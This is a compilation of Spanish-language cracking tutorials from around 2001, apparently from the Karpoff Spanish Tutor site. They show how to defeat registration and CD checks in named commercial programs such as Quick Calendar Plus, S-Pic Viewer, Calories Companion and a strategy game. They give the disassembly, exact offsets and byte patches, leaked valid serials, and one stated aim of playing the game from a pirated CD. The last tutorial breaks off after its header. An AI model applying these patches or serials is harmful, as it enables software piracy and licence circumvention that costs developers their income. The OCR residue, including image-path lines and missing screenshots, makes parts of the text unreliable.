Programa: Quick Calendar Plus v1.1

PROTECCION: **Serial.**

Objetivo: Encontrar un numero de serie.

Descripcion: Es un calendario

Dificultad: Novato.

DOWNLOAD: http://www.digijazz.com/

Herramientas: **W32dasm y un poco de imaginación**


CRACKER: **Pedrolas Nº8** **FECHA: 26/01/2001**

INTRODUCCION

Hola chicos, aqui estoy nuevamente con el este que es mi tutorial numero 8, esta vez la victima es:
Quick Calendar Plus v1.1, un bonito programa que sirve para ver un calendario, tener fechas a recordar y te dice los dias que faltan para determinadas fechas.

AL ATAKE

Ejecutamos el programa y vemos que en la parte inferior hay un sitio donde podemos poner un serial:



Tambien nos damos cuenta de que solo admite 5 numeros y digo bien numeros, porque cuando le pones letras el programa se queja. Metemos un numero al azar, por ejemplo, "01234" y el programa entra normalmente, pero en la zona superior de la ventana nos enseña el siguiente mensaje:

Es lo unico que se ve....

Empecemos el ataque, esta vez vamos a usar el W32dsam, abrimos el ejecutable "QuickCalendarPlus.exe" y vamos a "string references", bajamos un poco en la ventana y empezamos a ver numeros, que casualidad, si son de cinco cifras, no creo que el programador haya sido tan tonto de que esos numeros sean los de registro. Veamos que nos sale en el W32dsam:

```
"1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ"
"12625"
"15142"
"1999"
"2000"
"2001"
"2002"
"2003"
"2004"
"2005"
"2006"
"22345"
"32115"
"33412"
"33581"
"35521"
"41041"
```

otra captura

```
"2000"
"2001"
"2002"
"2003"
"2004"
"2005"
"2006"
"22345"
"32115"
"33412"
"33581"
"35521"
"41041"
"41351"
"43304"
"87E"
"A month must be selected."
```

tomamos nota de uno de los numeros, por ejemplo el "43304" y lo metemos como numero de registro y el programa nos dice:

Vaya el programador ha sido un poco tonto que ha dejado los numeros a la vista, aqui teneis un listado de todos ellos:

33581
33412
22345
10142
41041
35521
43304

41351
32115
12625
15142

Ahora el programa muestra lo siguiente:

Ya estamos registrados.....

Nos vemos en el siguiente tutorial, mientras tanto me podeis escribir a pedrolillas@yahoo.es

Bilbao, a 26 de Enero de 2001

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: El Imperio de las Hormigas

PROTECCION:	**CD Check**
Objetivo:	Jugar kon CD pirata :-)
Descripcion:	Un juego de estrategia muy bueno
Dificultad:	Facililla
DOWNLOAD:	Pos no sé
Herramientas:	**W32dasm Hex WorkShop v2.20 ó superior y CD Holy Wood de Marylin Manson :-)**
CRACKER:	**DeAtH [D^3AM]** **FECHA: 09/02/2001**

INTRODUCCION

Este juego es fácil de crackear, pero muy jodido de piratear. Simplemente, dos kambios de pista en los dos archivos de mayor tamaño.

Toda la información aki kontenida es divulgada EXCLUSIVAMENTE kon fines edukativos. El autor no se responsabiliza del uso k se le pueda dar.

Bueno, si no dejo algo klaro, haz el favor de komunikarmelo en deathh@latinmail.com

AL ATAKE

Empezemos:

Antes de empezar, rekomenbale hacer una kopia del EXE por si akaso. El archivo k vamos a crackear es el HORMIGAS.EXE, se enkuentra en la carpeta ande hayas instalado el juego.
Desensamblamos el archivo kon el W32Dasm, y buscamos la funcion **GetDriveTypeA**. Esta función es a la k suelen llamar la mayoría de los juegos para komprobar el CD :-).

```
* Reference To: KERNEL32.GetDriveTypeA, Ord:0104h
                                    |
:004BCCE1 FF1534405200              Call dword ptr [00524034]
:004BCCE7 83F805                    cmp eax, 00000005
:004BCCEA 7555                      jne 004BCD41
:004BCCEC 8D842404010000            lea eax, dword ptr [esp+00000104]
:004BCCF3 6A40                      push 00000040
:004BCCF5 8D4C2424                  lea ecx, dword ptr [esp+24]
:004BCCF9 50                        push eax
:004BCCFA 8D54242C                  lea edx, dword ptr [esp+2C]
:004BCCFE 51                        push ecx
:004BCCFF 8D442428                  lea eax, dword ptr [esp+28]
:004BCD03 52                        push edx
:004BCD04 50                        push eax
:004BCD05 8D8C2458010000            lea ecx, dword ptr [esp+00000158]
:004BCD0C 6800010000                push 00000100
:004BCD11 8D54242C                  lea edx, dword ptr [esp+2C]
:004BCD15 51                        push ecx
:004BCD16 52                        push edx

* Reference To: KERNEL32.GetVolumeInformationA, Ord:0177h
                                    |
:004BCD17 FF1544405200              Call dword ptr [00524044]
:004BCD1D 83F801                    cmp eax, 00000001
:004BCD20 751F                      jne 004BCD41
:004BCD22 8D842444010000            lea eax, dword ptr [esp+00000144]
:004BCD29 8D4C2444                  lea ecx, dword ptr [esp+44]
:004BCD2D 50                        push eax
:004BCD2E 51                        push ecx

* Reference To: MSVCRTD._stricmp, Ord:01E2h
                                    |
:004BCD2F FF15EC425200              Call dword ptr [005242EC]
:004BCD35 83C408                    add esp, 00000008
:004BCD38 85C0                      test eax, eax
:004BCD3A 0F94C3                    sete bl
:004BCD3D 84DB                      test bl, bl
:004BCD3F 7560                      jne 004BCDA1
```

Estudiemos este kodigo. Compara ebx con 05 después de komprobar si hay un CD en la unidad. Si lo hay, ebx =5 Sigamos

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004BCCEA(C), :004BCD20(C)
|
:004BCD41 FE442414                  inc [esp+14]
:004BCD45 EB8E                      jmp 004BCCD5

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004BCCDA(C)
|
:004BCD47 8B442418                  mov eax, dword ptr [esp+18]
:004BCD4B 85C0                      test eax, eax
:004BCD4D E9F9000000                jmp 004BCE4B
:004BCD52 90                        nop
:004BCD53 8D942444020000            lea edx, dword ptr [esp+00000244]
:004BCD5A 6800010000                push 00000100
:004BCD5F 52                        push edx

* Possible StringData Ref from Data Obj ->"Please, insert CdRom"
                                    |
:004BCD60 685CE75400                push 0054E75C
```

Esta es la dirección a la k salta si no hay CD

Este salto no s el real, primero lo crack: para k NO leyera CD, pero nosotros lo k keremos es jugar KON un CD pirata no ? sino te puedes hacer la kopia del juego, lo mejor es k fuerzes este salto.

```
* Possible StringData Ref from Data Obj ->"MsgNoCdrom"
                                        |
:004BCD65 6850E75400                    push 0054E750

* Possible StringData Ref from Data Obj ->"Application"
                                        |
:004BCD6A 6874735400                    push 00547374
:004BCD6F 8D4C243C                      lea ecx, dword ptr [esp+3C]
:004BCD73 E8586DFDFF                    call 00493AD0
:004BCD78 6835100000                    push 00001035
:004BCD7D 8D842448020000                lea eax, dword ptr [esp+00000248]
:004BCD84 68283B5500                    push 00553B28
:004BCD89 50                            push eax
:004BCD8A 6A00                          push 00000000
:004BCD8C FFD5                          call ebp
:004BCD8E 83F802                        cmp eax, 00000002
:004BCD91 0F84C1000000                  je 004BCE58
:004BCD97 C644241301                    mov [esp+13], 01
:004BCD9C E92CFFFFFF                    jmp 004BCCCD

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004BCCCF(C), :004BCD3F(C)
|
:004BCDA1 8D8C2484000000                lea ecx, dword ptr [esp+00000084]
:004BCDA8 6880000000                    push 00000080
:004BCDAD 51                            push ecx

* Possible StringData Ref from Data Obj ->"data\"
                                        |
:004BCDAE 6848E75400                    push 0054E748

* Possible StringData Ref from Data Obj ->"PathDataCdrom"
                                        |
:004BCDB3 6838E75400                    push 0054E738
```

Si hay CD hace la komprobación d k sea el bueno, el suministrado por la casa. Si no lo es, nos saka una ventanita diciendonos k introduzkamos el bueno y nos echa a la puta kalle :-(. Nosotros keremos k acepte uno pirata, asi k si nos fijamos algo más abajito (**004BCDA1**) vemos k lee del CD la karpeta "data" y se puede jugar y to' eso.

QUE HACEMOS???

Muy fácil. Vemos k la llamada a leer la karpeta y todo eso ese produce (se producen dos, la principal es la segunda) en

:**004BCD3F JNE 004BCDA**

La instruccion de antes **TEST BL, BL** es la k marka si este salto se producirá o no. Para k se produzca, **BL** tiene k ser igual a 1

SOLUCION:

Viendo k es un salto korto(es de dos bytes la instruccion), solo tendremos k kambiar ese salto kondicional por un salto incondicional

COMO????

Kon un editor hex editamos el archivo, y una vez allí nos desplazamos al Offset del salto en cuestión (kuando steis kon el W32Dasm, kolokados en el salto, mirar a bajo y vereis k os pone ...Code Data @:004BCD3F Offset:000BCD3F) y solamente kambiais el **75** (jne) por **EB** (jmp), kon lo k habreis hecho un salto condiconal inkondicional, saltará siempre y podreis jugar kon CD pirata!

¡¡¡FELICIDADES LO HAS CRACKEADO!!!

Gracias a Karpoff por publikar mi tutorial y gracias a mi musa.
Un saludo a DiSaSTeR aNTiMiKRoSoFT, mi klan. Podeis enkontrarlo en http://d3am.tripod.com, página kon cracks de los últimos programas, links, noticias, kopias de seguridad, etc...

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**S-Pic Viewer v2.02**

PROTECCION:	**Nombre y Serial**		
Objetivo:	Simular estar registrados. Indicaciones para obtener la clave válida.		
Descripcion:	Programa para trabajar con distintos formatos gráficos		
Dificultad:	Novato		
DOWNLOAD:	http://www.yukudr.com/software		
Herramientas:	**W32Dasm, Editor hexadecimal (yo uso AXE 2.1)**		
CRACKER:	**MR FLOPPY**	**FECHA:**	**01/02/2001**

INTRODUCCION

Hola a todos. Antes que nada, decir que este es mi primer tutorial y que espero sirva a todos los que quieran iniciarse en el apasionante mundo de la ingeniería inversa.

El programita en cuestión permite trabajar con varios formatos gráficos, muestra las características de éstos, los copia, etc. etc. Supongo que ya tendréis muchos programas de este tipo. Este en concreto no aporta casi nada nuevo.

AL ATAKE

Bien, vamos a empezar. Nada más ejecutar el programa, vemos una ventanita que dice "Register me!". Podemos ver que hay un número de programa, y una casilla para introducir la clave, que supongo será calculado con el ID:

Vale, pues lo primero que hacemos es pulsar el botón que dice "Confirm unlock key". Observamos lo que ocurre:

Pues ahora hemos de fijarnos en el mensaje que nos sale: "Invalid unlock key.". Desensamblamos el ejecutable del programa con W32Dasm. Cuando lo tengamos, pulsamos el botón de "String references" y buscamos el mensaje que hemos obtenido. Bien ... encontramos una sola referencia en todo el ejecutable:

```
:004B5FC0 E8C7E1F4FF                call 0040418C
:004B5FC5 7519                      jne 004B5FE0
:004B5FC7 A130444C00                mov eax, dword ptr [004C4430]
:004B5FCC 8B00                      mov eax, dword ptr [eax]
:004B5FCE 66C780300C0000FBFF        mov word ptr [ebx+00000C30], FFFB
:004B5FD7 8BC3                      mov eax, ebx
:004B5FD9 E84E8FF9FF                call 0044EF2C
:004B5FDE EB2D                      jmp 004B600D

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004B5FC5(C)
|
:004B5FE0 6A00                      push 00000000
:004B5FE2 668B0D38604B00            mov cx, word ptr [004B6038]
:004B5FE9 B201                      mov dl, 01

* Possible StringData Ref from Code Obj ->"Invalid unlock key."
```

Unas líneas más arriba vemos "Referenced by a (U)nconditional or (C)onditional Jump at Adress: 004B5FC5". El salto es condicional. El CALL que hay justo encima compara el serial introducido con el verdadero y el salto nos lleva al mensaje de error o al mensaje de premio, según el resultado de la comparación. Pues nos interesa que ese salto no se produzca. Así que vamos a la dirección del salto condicional, nos colocamos encima con el cursor y observamos la barra de información que aparece en la parte inferior del W32Dasm. Nos apuntamos el offset de la instrucción de salto. Abrimos el ejecutable con un editor hexadecimal, vamos al offset del salto y cambiamos el 7519 por 9090, con lo cual NOPeamos el salto. Guardamos los cambios, salimos del editor hexadecimal y ejecutamos el programa.

Cuando sale la ventana de registro, pulsamos directamente el botón que dice "Confirm unlock key". Una vez hecho esto nos sale otra ventana diciéndonos que el programa está registrado.

Si pulsáis About en el programa aparece una ventana que dice:

"This copy of program is licensed to: (el nombre bajo el cual tengáis registrado Windows)"

Por cierto, si queréis sacar la clave, cargáis el programa con Softice, pulsáis F5, y cuando os aparezca el cuadro de registro, y antes de escribir nada, pulsáis Ctrl+D y ponéis un BPX en la dirección donde se encuentra el CALL (4B5FC0). Volvéis a pulsar Ctrl+D, tecleáis algo (yo puse "mrfloppy") y le dáis a "Confirm unlock key". SICE romperá en la dirección del CALL. Pulsáis F8 para entrar en la subrutina, hasta llegar a una instrucción de comparación que aparece enseguida. Miráis lo que hay en los registros que se comparan. En uno de ellos aparecerá lo que metísteis en el cuadro y en el otro la clave verdadera, que, si no recuerdo mal, eran seis letras. Salís del Softice, ejecutáis el programa y cuando pida la clave se la metéis (la clave, claro, porque al programa ya le hemos metido bastante otras cosas).

Bueno, pues esto es todo. Se nota que el tutorial es de novato aunque espero haberme explicado bien. Hasta otra.

Salu a todos los crackers (novatos y expertos), en especial a los que se conectan al canal del IRC-Hispano (saludos a Dek_OiN, SeRoCuLTo, ka0zangel, sKuaTeR, Stomper, thePoPe, ...).

Karpoff Spanish Tutor

Programa:	Puzzle Brainstorm

PROTECCION:	**Serial**		
Objetivo:	Simular estar registrados		
Descripcion:	Juego de "pensar"		
Dificultad:	Novato		
DOWNLOAD:	http://www.stas.net/1/troll		
Herramientas:	**W32dasm, Editor hexadecimal**		
CRACKER:	**MR FLOPPY**	**FECHA:**	**11/01/2001**


INTRODUCCION

Hola a todos y bienvenidos a mi segundo tutorial. Esta vez la víctima que nos ocupa es un jueguecillo de esos de resolver acertijos haciendo desaparecer unos bloques. He de decir que es más difícil jugarlo que crackearlo, y como me entretenía más haciendo ésto último, y vi que a pesar de mi novatez podía hacerlo, pues lo hice. Bueno, una vez dicha ésa tontería, podemos pasar a la acción.

AL ATAKE

Cuando ejecutamos el jueguecito, nos sale una ventana como ésta:

Le damos al "Register" y nos aparece una ventana donde poner la clave. Dejamos la casilla de la clave en blanco y pulsamos "Register". Ocurre algo así como ésto otro:



Con el W32Dasm abrimos el ejecutable del programa y en "String References" buscamos a ver si aparece el mensaje de error que sale. Hemos tenido suerte, aparece. Sólo hay una referencia en todo el ejecutable. Hacemos doble click en el mensaje y W32Dasm nos muestra lo siguiente:

```
* Possible StringData Ref from Data Obj ->"Registered"
                                  |
:00406A85 6874444200              push 00424474

* Possible StringData Ref from Data Obj ->"The game has been registered!"
                                  |
:00406A8A 6830444200              push 00424430
:00406A8F 50                      push eax
:00406A90 EB13                    jmp 00406AA5

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00406A4B(C)
|
:00406A92 8B0DB0704200            mov ecx, dword ptr [004270B0]
:00406A98 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"Error Invalid Key"
                                  |
```

```
:00406A9A 681C444200              push 0042441C

* Possible StringData Ref from Data Obj ->"Invalid registration key!"
                                   |
:00406A9F 6800444200              push 00424400
:00406AA4 51                      push ecx
```

Ahí tenemos nuestro mensaje de error. Un poco mas arriba vemos que ese fragmento de código está referenciado por un salto condicional en la dirección 406A4B. Y aún más arriba vemos una referencia que nos dice: "The game has been registered!". Así que estamos cerca del tinglado. Pues nos vamos a esa dirección y vemos lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00406A42(U)
|
:00406A49 85C0 test eax, eax
:00406A4B 7545 jne 00406A92

* Possible StringData Ref from Data Obj ->"w+"
|
:00406A4D 68B8424200 push 004242B8

* Possible StringData Ref from Data Obj ->"sounds\data.irg"
|
:00406A52 6880444200 push 00424480
:00406A57 E8FA140100 call 00417F56
:00406A5C 8BF0 mov esi, eax
:00406A5E 6A00 push 00000000
:00406A60 6A00 push 00000000
:00406A62 56 push esi
:00406A63 E842140100 call 00417EAA
:00406A68 6A01 push 00000001
```

Pues en la línea que he marcado en rojo está el salto que nos lleva a la zona de error o a la zona del acierto. Nos interesa que no se produzca, así que abrimos el ejecutable con un editor hexadecimal, nos vamos al offset 6A4B y cambiamos el 7545 por 9090, es decir, NOPeamos el salto. Guardamos los cambios y salimos del editor. Ejecutamos el programa y vemos que ya no sale ventana de registro.

Estamos extraoficialmente registrados. Ahora tenemos acceso a todos los niveles del juego.

Y, por último, unas indicaciones de cómo obtener el serial correcto, para los no amantes de los NOPeos.

Cuando abrís el ejecutable con W32Dasm os debéis fijar en que más arriba aún del salto que hemos NOPeado, hay una referencia a la API GetDlgItemTextA. Así que, si tenéis ganas, ya sabéis que breakpoint usar con el Softice para sacar el serial correcto. En mi caso, el serial correcto era de siete caracteres, tres letras y cuatro números que eran capicúa dos a dos.

Y ésto es todo. Espero que este segundo tutorial sirva de algo para los que empiezan, porque para los expertos, todo ésto será más que pan comido.

Saludos a todos los crackers (novatos y veteranos), en especial a los que se conectan al IRC-

hispano. Hasta mi próximo tutorial. Byezz.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Calories Companion v 1.0.5***

PROTECCION:	**Serial.**		
Objetivo:	**Simular estar Registrados**		
Descripcion:	Un programa el cual es bueno para todos los que estan gorditos y quieran llevar una dieta.....jejeje ;(		
Dificultad:	**Newbie**		
DOWNLOAD:	***http://www.caloriecompanion.com***		
Herramientas:	**W32dasm para Visual Basic**		
CRACKER:	**Profesor_X**	**FECHA:**	**20/02/2001**


INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como parchar el programa Calories Companion v 1.0.5, de la empresa Notch8 una empresa que se especializa en desarrollar esta utileria para llevar el control de tu ingesta de calorias, como tambien poder seleccionar los alimentos que se adecuen a la dieta a seguir...jejejje..... como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Ahora lo primero es analizar con que esta hecho el Calories Companion v 1.0.5 que desde ahora lo llamaremos CC, como primer paso vamos y analizamos el ejecutable del CC con un de las grandiosas utilerias llamada Language 2000 v4.5.1.144 y nos mostrara lo siguiente:



mmmm....como podemos ver no esta empacado y esta hecho en visual basic v 6.0....ok continuemos.....

Parchando el programa


ok!!! A LO QUE TE TRAJE CHENCHA.....abrimos el programa y lo primero que nos aparece es una ventana como esta, damos click NO

y nos manda a esta siguiente ventana en la cual insertaremos unos datos ficticios, despues damos click en **ENTER LICENCE**

y nos manda la siguiente ventana:

ok!! chavos como pueden ver nos manda el siguiente mensaje de error..mmm..tipico mensaje ...jejejjejj..... **bueno ahora vamos a desensamblar el ejecutable del CC """ pero recuerden que deben de tener el w32dasm para Vbasic ok? continuemos**

ahora damos click en el icono y pues adelante a buscar la string que dice la ventana de arriba, despues de un rato.....PAKATELAS !!!!!!! LA ENCONTRAMOOOOOOSSSSS.....



ok!! ahora damos doble click en esa referencia y nos manda a la siguiente parte del codigo:

:0046A445 68CC7B4100 push 00417BCC
:0046A44A F7DB neg ebx
:0046A44C FFD6 call esi
:0046A44E F7D8 neg eax
:0046A450 1BC0 sbb eax, eax
:0046A452 F7D8 neg eax
:0046A454 85D8 test eax, ebx <---- COMPARACION SOSPECHOSA
:0046A456 0F85E1010000 jne 0046A63D

:0046A45C 8B4DE8 mov ecx, dword ptr [ebp-18]
:0046A45F 51 push ecx
:0046A460 68CC7B4100 push 00417BCC
:0046A465 FFD6 call esi
:0046A467 85C0 test eax, eax
:**0046A469 0F85BD010000 jne 0046A62C**

* Reference To: MSVBVM60.rtcVarBstrFromAnsi, Ord:0260h
|
:0046A46F 8B35CC114000 mov esi, dword ptr [004011CC]
:0046A475 8D55B0 lea edx, dword ptr [ebp-50]
:0046A478 B904000280 mov ecx, 80020004
:0046A47D B80A000000 mov eax, 0000000A
:0046A482 BF08000000 mov edi, 00000008
:0046A487 6A0D push 0000000D
:0046A489 52 push edx
:0046A48A 898DD8FEFFFF mov dword ptr [ebp+FFFFFED8], ecx
:0046A490 8985D0FEFFFF mov dword ptr [ebp+FFFFFED0], eax
:0046A496 898DE8FEFFFF mov dword ptr [ebp+FFFFFEE8], ecx
:0046A49C 8985E0FEFFFF mov dword ptr [ebp+FFFFFEE0], eax
:0046A4A2 898DF8FEFFFF mov dword ptr [ebp+FFFFFEF8], ecx
:0046A4A8 8985F0FEFFFF mov dword ptr [ebp+FFFFFEF0], eax

*** Possible StringData Ref from Code Obj ->"The license you entered is not "**
->"valid. If you are" <<<<<<<--------CAEAMOS AQUI
|
:0046A4AE C785C8FEFFFF48BB4100 mov dword ptr [ebp+FFFFFEC8], 0041BB48
:0046A4B8 89BDC0FEFFFF mov dword ptr [ebp+FFFFFEC0], edi
:0046A4BE FFD6 call esi
:0046A4C0 8D4580 lea eax, dword ptr [ebp-80]
:0046A4C3 6A0D push 0000000D
:0046A4C5 50 push eax

* Possible StringData Ref from Code Obj ->"sure that you entered the license "
->"correctly and the program"
|
:0046A4C6 C785B8FEFFFFB0BB4100 mov dword ptr [ebp+FFFFFEB8], 0041BBB0
:0046A4D0 89BDB0FEFFFF mov dword ptr [ebp+FFFFFEB0], edi
:0046A4D6 FFD6 call esi
:0046A4D8 8D8D50FFFFFF lea ecx, dword ptr [ebp+FFFFFF50]
:0046A4DE 6A0D push 0000000D
:0046A4E0 51 push ecx

* Possible StringData Ref from Code Obj ->"does not accept your license, "
->"send a message to"

****

Como podemos ver si sUbimos una lineas mas arriba encontramos unos saltos en **0046A456** y **0046A469** bueno pues para que acepte cualquier nombre y numero de serie , cambiemos el salto que esta en la direccion de memoria **0046A456 0F85E1010000 jne 0046A63D por 0046A456 0F84E1010000 je 0046A63D** y listo vayamos a la ventana de registro y damos aceptar y!!!!!!!!!! listo programa crackeado.....ya vieron que facilon.....YA SI QUIEREN BUSCAR UN SERIAL FIJENSE EN LA DIRECCION DE MEMORIA :0046A454 85D8 test eax, ebx tenemos una comparacion...mmmm interesante....inicien softice y pongan un break point en esa direccion de memoria y vean que contienen esos acumuladores .....

AHORA SI ESTE ARROZ YA SE COCIO

SALUDOS A TODOS.....

Nota

Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **Act MAgO**
- **iTeD**
- **VluGo**
-
- **CrKViz**
-
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: *Massaraksh Capital Screensaver v 5.2*

PROTECCION:	**Serial.**
Objetivo:	**Parchar el Screensaver para que acepte cualquier nombre y numero de serie**
Descripcion:	**Un Screensaver verdaderamente bueno, unos efectos que a mi parecer son agradables**
Dificultad:	**Newbie**
DOWNLOAD:	**http://www.controlzed.com/areality/**
Herramientas:	**W32dasm, editor Hex**
CRACKER:	**Profesor_X** **FECHA: 20/02/2001**

